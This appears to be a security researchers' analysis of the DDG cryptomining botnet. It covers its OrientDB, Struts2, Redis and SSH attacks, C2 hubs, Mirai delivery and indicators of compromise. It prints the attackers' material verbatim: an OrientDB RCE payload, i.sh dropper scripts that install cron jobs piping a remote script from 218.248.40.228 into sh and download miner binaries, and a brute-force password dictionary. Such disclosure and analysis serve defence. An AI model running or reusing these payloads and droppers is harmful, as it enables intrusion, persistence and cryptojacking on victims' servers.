
ss2480.2 will first scan the internal network, and then scan the public network segment. The internal target IP ranges are:

- **10.Y.x.x/16** (Y is the value of the current intranet IP B segment)
- **172.16.x.x/16**
- **192.168.x.x/16**



```
.text:0821DEF0 loc_821DEF0:                            ; CODE XREF: ddg_target_New_func1+785↑j
.text:0821DEF0                 cmp     dl, 192
.text:0821DEF3                 jnz     short loc_821DF0B
.text:0821DEF5                 cmp     eax, 1
.text:0821DEF8                 jbe     loc_821E1A4
.text:0821DEFE                 movzx   ebx, byte ptr [ecx+1]
.text:0821DF02                 cmp     bl, 168
.text:0821DF05                 jz      loc_821DC7B
.text:0821DF0B
.text:0821DF0B loc_821DF0B:                            ; CODE XREF: ddg_target_New_func1+A03↑j
.text:0821DF0B                 cmp     dl, 172
.text:0821DF0E                 jnz     short loc_821DF29
.text:0821DF10                 cmp     eax, 1
.text:0821DF13                 jbe     loc_821E19D
.text:0821DF19                 movzx   edx, byte ptr [ecx+1]
.text:0821DF1D                 add     edx, 0FFFFFFF0h
.text:0821DF20                 cmp     dl, 15
.text:0821DF23                 jbe     loc_821DC7B
```

After the internal networks scan, ss2480.2 visits hxxp://v4.ident.me to get a public IP address of the current host WAN_IP , then using **WAN_IP/8** to generate public Target IP ranges. All the reserved address segments will be filtered:



```
.text:0821D6A0                 lea     eax, [esp+304h+var_1E0]
.text:0821D6A7                 mov     [esp+304h+var_304], eax
.text:0821D6AA                 mov     [esp+304h+var_300], 254
.text:0821D6B2                 call    math_rand__Rand_Intn
.text:0821D6B7                 mov     eax, [esp+304h+var_2FC]
.text:0821D6BB                 lea     edx, [eax+1]
.text:0821D6BE                 movzx   eax, [esp+304h+var_2E1]
.text:0821D6C3                 mov     ecx, [esp+304h+map_obj]
.text:0821D6CA
.text:0821D6CA loc_821D6CA:                            ; CODE XREF: ddg_target_New_func1+528↓j
.text:0821D6CA                 cmp     edx, 10
.text:0821D6CD                 jz      short loc_821D6A0
.text:0821D6CF                 cmp     edx, 127
.text:0821D6D2                 jz      short loc_821D6A0
.text:0821D6D4                 mov     [esp+304h+var_2B8], edx
.text:0821D6D8                 cmp     edx, 172
.text:0821D6DE                 jnz     loc_821DAC4
.text:0821D6E4                 mov     ebx, 16
.text:0821D6E9                 jmp     short loc_821D716
.text:0821D6EB ; ---------------------------------------------------------------------------
.text:0821D6EB
.text:0821D6EB loc_821D6EB:                            ; CODE XREF: ddg_target_New_func1+22C↓j
.text:0821D6EB                 lea     eax, [esp+304h+var_1E0]
.text:0821D6F2                 mov     [esp+304h+var_304], eax
.text:0821D6F5                 mov     [esp+304h+var_300], 256
.text:0821D6FD                 call    math_rand__Rand_Intn
.text:0821D702                 mov     ebx, [esp+304h+var_2FC]
.text:0821D706                 movzx   eax, [esp+304h+var_2E1]
.text:0821D70B                 mov     ecx, [esp+304h+map_obj]
.text:0821D712                 mov     edx, [esp+304h+var_2B8]
.text:0821D716
.text:0821D716 loc_821D716:                            ; CODE XREF: ddg_target_New_func1+1F9↑j
.text:0821D716                 lea     ebp, [ebx-10h]
.text:0821D719                 cmp     ebp, 15
.text:0821D71C                 jbe     short loc_821D6EB
```

```
.text:08224F86                 sub     esp, 60h
.text:08224F89                 mov     [esp+60h+arg_4], 0
.text:08224F91                 mov     [esp+60h+arg_8], 0
.text:08224F99                 mov     eax, [esp+60h+arg_0]
.text:08224F9D                 mov     [esp+60h+var_60], eax
.text:08224FA0                 call    main__Exploit_ListDatabases ; /listDatabases
.text:08224FA5                 mov     eax, [esp+60h+var_58]
.text:08224FA9                 mov     ecx, [esp+60h+var_5C]
.text:08224FAD                 test    ecx, ecx
.text:08224FAF                 jnz     loc_822533D
.text:08224FB5                 mov     eax, [esp+60h+arg_0]
.text:08224FB9                 mov     [esp+60h+var_60], eax
.text:08224FBC                 mov     [esp+60h+var_5C], 0
.text:08224FC4                 call    main__Exploit_doPriv ; check pri:
.text:08224FC4                                         ; /command/%s/sql/-/20?format=rid,type,version,class,graph
.text:08224FC9                 mov     eax, [esp+60h+arg_0]
.text:08224FCD                 mov     [esp+60h+var_58], eax
.text:08224FD1                 mov     [esp+60h+var_54], 1
.text:08224FD9                 mov     [esp+60h+var_60], 8
.text:08224FE0                 lea     ecx, main__Exploit_doPriv_ptr
.text:08224FE6                 mov     [esp+60h+var_5C], ecx
.text:08224FEA                 call    runtime_deferproc
```

```
.rodata:082B2D9A RCE_Exp         db '{"@class":"ofunction","@version":0,"@rid":"#-1:-1","idempotent":n'
.rodata:082B2D9A                                         ; DATA XREF: main__Exploit_DoAll+146↑o
.rodata:082B2D9A                 db 'ull,"name":"%s","language":"groovy","code":"File file = new File('
.rodata:082B2D9A                 db '\"/tmp/hello.sh\");file << (\"curl -fsSL http://218.248.40.228:84'
.rodata:082B2D9A                 db '43/i.sh | sh\");def proc = \"sh /tmp/hello.sh\".execute();","para'
.rodata:082B2D9A                 db 'meters":null}'
```

Stage 1

Here is the main configuration URL of DDG, the IP 218.248.40.228 is located in India, AS9829:

hxxp://218.248.40.228:8443/i.sh

This **i.sh** has changed many times, but the content is more or less the same, below is an early version, with following main functions:

- Synchronize local Crontab with i.sh from the C2 server
- Download and execute DDG sample from the C2 server
- Check and clear the old version of the local DDG process

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh?6 | sh" > /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh?6 | sh" > /var/spool/cron/crontabs/root

if [ ! -f "/tmp/ddg.2011" ]; then
    curl -fsSL http://218.248.40.228:8443/2011/ddg.$(uname -m) -o /tmp/ddg.2011
fi
chmod +x /tmp/ddg.2011 && /tmp/ddg.2011


#if [ ! -f "/tmp/ss2480.2" ]; then
    #curl -fsSL http://218.248.40.228:8443/ss2480.2 -o /tmp/ss2480.2
#fi
#chmod +x /tmp/ss2480.2 && /tmp/ss2480.2

ps auxf | grep -v grep | grep ss2480.1 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ss22522.1 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ss22522.2 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.1010 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.1021 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2001 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2003 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2004 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2005 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2006 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2010 | awk '{print $2}' | kill

#ps auxf | grep -v grep | grep ddg.2011 || rm -rf /tmp/ddg.2011
```

The **i.sh** script gives attacker very flexible control to deliver any malicious software to the compromised host. And we did see this file change from time to time to serve new Trojan files or to deliver malware that incorporates new attacks. For example:

- **DDG Samples**: the ddg.$(uname -m) series. This the long-run payload, we have seen three version, V2011, V2020 and V2021
- **ss22522 Samples**: Only work for a short period, against the Struts2 vulnerability S2-052
- **ss2480 Samples**: Also for a short period too, against OrientDB RCE. This is the very sample exposed DDG to us

By the way there is an issue in early version of **i.sh**, where a "xargs" is missing just ahead of 'kill' command, so the older process will not get killed as intended. This issue is fixed in later version.


On 2018.1.3, the attacker pushed out the newest version of i.sh (v2021.2), adding another mining process imWBR1 , which uses the second XMR wallet listed earlier:

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh | sh" > /var/spool/cron/root
echo "*/5 * * * * wget -q -O- http://218.248.40.228:8443/i.sh | sh" >> /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/5 * * * * curl -fsSL http://218.248.40.228:8443/i.sh | sh" > /var/spool/cron/crontabs/root
echo "*/5 * * * * wget -q -O- http://218.248.40.228:8443/i.sh | sh" >> /var/spool/cron/crontabs/root

if [ ! -f "/tmp/ddg.2021" ]; then
    curl -fsSL http://218.248.40.228:8443/2021/ddg.$(uname -m) -o /tmp/ddg.2021
fi

if [ ! -f "/tmp/ddg.2021" ]; then
    wget -q http://218.248.40.228:8443/2021/ddg.$(uname -m) -O /tmp/ddg.2021
fi

chmod +x /tmp/ddg.2021 && /tmp/ddg.2021


if [ ! -f "/tmp/imWBR1" ]; then
    curl -fsSL http://218.248.40.228:8443/imWBR1 -o /tmp/imWBR1 --compressed
fi

ps auxf | grep -v grep | grep Circle_MI | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep get.bi-chi.com | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep hashvault.pro | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep nanopool.org | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep minexmr.com | awk '{print $2}' | xargs kill
ps auxf | grep -v grep | grep /boot/efi/ | awk '{print $2}' | xargs kill
#ps auxf | grep -v grep | grep ddg.2006 | awk '{print $2}' | kill
#ps auxf | grep -v grep | grep ddg.2010 | awk '{print $2}' | kill
```

Stage 2


At this phase, DDG tries to test all the hosts in the hub_iplist.txt, and if success DDG will visit **hxxp://hub_ip:8443/wnTKYg** to download and execute the corresponding program wnTKYg Miner (if the native CPU does not support AES-the NI , it will download wnTKYg.noaes).

All the ddg.xxx and ss2480.xxx were written in Golang. DDG communicate to the HUB with a third party Golang Stream Multiplexing library Smuxcompleted. The default Smux configuration is been used.



```
// DefaultConfig is used to return a default configuration
func DefaultConfig() *Config {
        return &Config{
                KeepAliveInterval: 10 * time.Second,
                KeepAliveTimeout:  30 * time.Second,
                MaxFrameSize:      4096,
                MaxReceiveBuffer:  4194304,
        }
}
```

So after DDG downloads Miner from the HUB and starts to KeepAlive, it sends 2 packets to the connected HUB IP every 10s:



```
11:09:22.912704  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:09:23.483352  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
11:09:32.917224  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:09:33.486878  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
11:09:42.911763  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:09:45.481974  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
11:09:52.916288  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:09:53.484725  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
11:10:02.910823  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:10:03.503481  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
11:10:12.915359  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:10:22.217194  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
11:10:22.919914  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:10:23.772809  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
11:10:32.914413  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:10:37.696708  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
11:10:42.918945  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:10:43.796426  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
11:10:52.913516  [redacted]  202.181.169.98   TCP        62     47434 → 8443 [PSH,
11:10:53.800031  [redacted]  202.181.169.98   TCP        54     47434 → 8443 [ACK]
```

The Built-in Hub_iplist.txt


The original **DDG sample download URL** is hxxp://218.248.40.228:8443/2011/ddg.$(uname -m), as written in i.sh. There are 158 hub_ip:8443 and 3 hub_domain:8443 listed in the hub_iplist, two of which are unregistered and then registered by us.

On 2017-11-10 We found that there is a change in the contents of i.sh file, ddg sample download link has changed to hxxp://218.248.40.228:8443/2020/ddg.$(uname -m). The attacker replaced all HUP IPs and domain names including ours. The latest contents of hub_iplist.txt can be seen at the bottom of this blog ip_hublist (v2020 ~ v2021) .


DDG Mining Botnet Also Targeted Redis Database and SSH Service

The above analysis focuses on the OrientDB exploit (ss2480 series).

In fact, the DDG samples also target SSH and Redis services as well, which are another two major methods used by DDG to compromise vulnerable hosts. Some of the related functions and the password dictionary are shown in the following two figures:



```
Function name
ddg_aaredis_NewRedisDog
ddg_aaredis__dog_Eat
ddg_aaredis__dog_EatPort
ddg_aaredis__Server_Start
ddg_aaredis__Server_Stop
ddg_aaredis__Server_Status
ddg_aaredis__Args_Reset
ddg_aaredis__Args_String
ddg_aaredis__Args_Descriptor
ddg_aaredis__Result_Reset
ddg_aaredis__Result_String
ddg_aaredis__Result_Descriptor
ddg_aaredis_init_1
ddg_aaredis_RegisterAARedisServer
ddg_aaredis__AARedis_Start_Handler
ddg_aaredis__AARedis_Stop_Handler
ddg_aaredis__AARedis_Status_Handler
ddg_aaredis_init_2
ddg_aaredis__dog_EatPort_func1
ddg_aaredis__AARedis_Start_Handler_func1
ddg_aaredis__AARedis_Stop_Handler_func1
ddg_aaredis__AARedis_Status_Handler_func1
ddg_aaredis_init
type__hash_structFuintptr_ddg_aaredis_password_string_ddg_aaredis_addrstring
type__eq_structFuintptr_ddg_aaredis_password_string_ddg_aaredis_addrstring
type__hash_ddg_aaredis_Args
type__eq_ddg_aaredis_Args
type__hash_structFuintptr_ddg_aaredis_srvinterface
type__eq_structFuintptr_ddg_aaredis_srvinterface
ddg_aassh_NewDog
ddg_aassh__dog_Eat
ddg_aassh__dog_EatPort
ddg_aassh__Server_Start
ddg_aassh__Server_Stop
ddg_aassh__Server_Status
ddg_aassh__NA_String
ddg_aassh__NA_Descriptor
ddg_aassh__Args_Reset
ddg_aassh__Args_String
ddg_aassh__Args_Descriptor
ddg_aassh__Result_Reset
ddg_aassh__Result_String
ddg_aassh__Result_Descriptor
```




```
.rodata:0000000000A52F22 dict             db '123654789123654a.+123654a..123654qwe123654tak123698745123@1345612'
.rodata:0000000000A52F22                                          ; DATA XREF: .data:off_D4C1C0↓o
.rodata:0000000000A52F22                  db '3@@@123123@admin123ABC$%^123ASD!@#123ASD123123ASDZXC123ASDasd123A'
.rodata:0000000000A52F22                  db 'SDzxc123Abc$%^123Asd!@#123Asd$%^123Asd456123Azerty123Cin353123Den'
.rodata:0000000000A52F22                  db 'nis123QWE!@#123QWE123123QWEASD123QWEZXC123QWEasd123QWEqaz123QWEqw'
.rodata:0000000000A52F22                  db 'e123QWEzxc123Qaz$%^123Qwe!@#123Qwe$%^123Qwe456123Qwe@@@123Qwerty1'
.rodata:0000000000A52F22                  db '23ZXC!@#123ZXC123123ZXCzxc123Zxc123123a.123a123aaazzz123abc!@#123'
.rodata:0000000000A52F22                  db 'abc$%^123abc098123abc123123abc321123abc456123abc567123abc654123ab'
.rodata:0000000000A52F22                  db 'c765123abc789123abc890123abc987123abcABC123abc^%$123asD!@#123asd!'
.rodata:0000000000A52F22                  db '@#123asd123123asd789123asdQWE123asdZXC123asdqwe123asdzxc123ewqasd'
.rodata:0000000000A52F22                  db '123jyq!@#123lol123123lol456123max123123max321123niubi.123niubia12'
.rodata:0000000000A52F22                  db '3pwd123123qaz!@#123qazQAZ123qazwsx123qqq...123qwe!@#123qwe,./123q'
.rodata:0000000000A52F22                  db 'we123123qwe321123qwe456123qweASD123qweAsd123qweQAZ123qweQWE123qwe'
.rodata:0000000000A52F22                  db 'ZXC123qweasd123qweqwe123qwerty123qwertz123qwezxc123server123the12'
.rodata:0000000000A52F22                  db '3123uytrew123wsxedc123wsxqaz123xxx456123zaqxsw123zxc!@#123zxc1231'
.rodata:0000000000A52F22                  db '23zxcasd123zxcvbn124578369124578963'
```

The victim is also implanted with the X509 key files. Three key files built into the sample are as follows, details at the end of the article:

1. slave.pem
2. ca.pem
3. slave.key

Looking at historical data, we can also see the i.sh host **218.248.40.228** scanning the Redis database early on. A google search turned up some posts complaining their server was infested with ddg botnet. The following diagram shows the ports that were scanned by 218.248.40.228 between 2017-09-27 20:00:00 ~ 2017-10-25 11:00:00. Port 6379, 7379 and 2480 represents Redis, Redis (Replicas) and OrientDB:



One more thing

Starting from 2018.1.25 at 21 o'clock (GMT+8), we saw another update of this botnet, with link hxxp://218.248.40.228:8443/2011/ddg.x86_64, and this time it deliveries a Mirai family sample.

- **Family** : mirai
- **C2** : linuxuclib.com:8080
- **C2** : jbeupq84v7.2y.net, no IP address associated yet
- **MD5** : cbc4ba55c5ac0a12150f70585af396dc

IoC

C2:

```
202.181.169.98:8443
218.248.40.228:8443
linuxuclib.com:8080
jbeupq84v7.2y.net
```

Samples' MD5:

```
b1201bf62f3ca42c87515778f70fd789    ddg.i686   --> v2011
7705b32ac794839852844bb99d494797    ddg.x86_64 --> v2011
1970269321e3d30d6b130af390f2ea5c    ddg.i686   --> v2020
5751440a2b3ce1481cf1464c8ac37cbe    ddg.x86_64 --> v2020
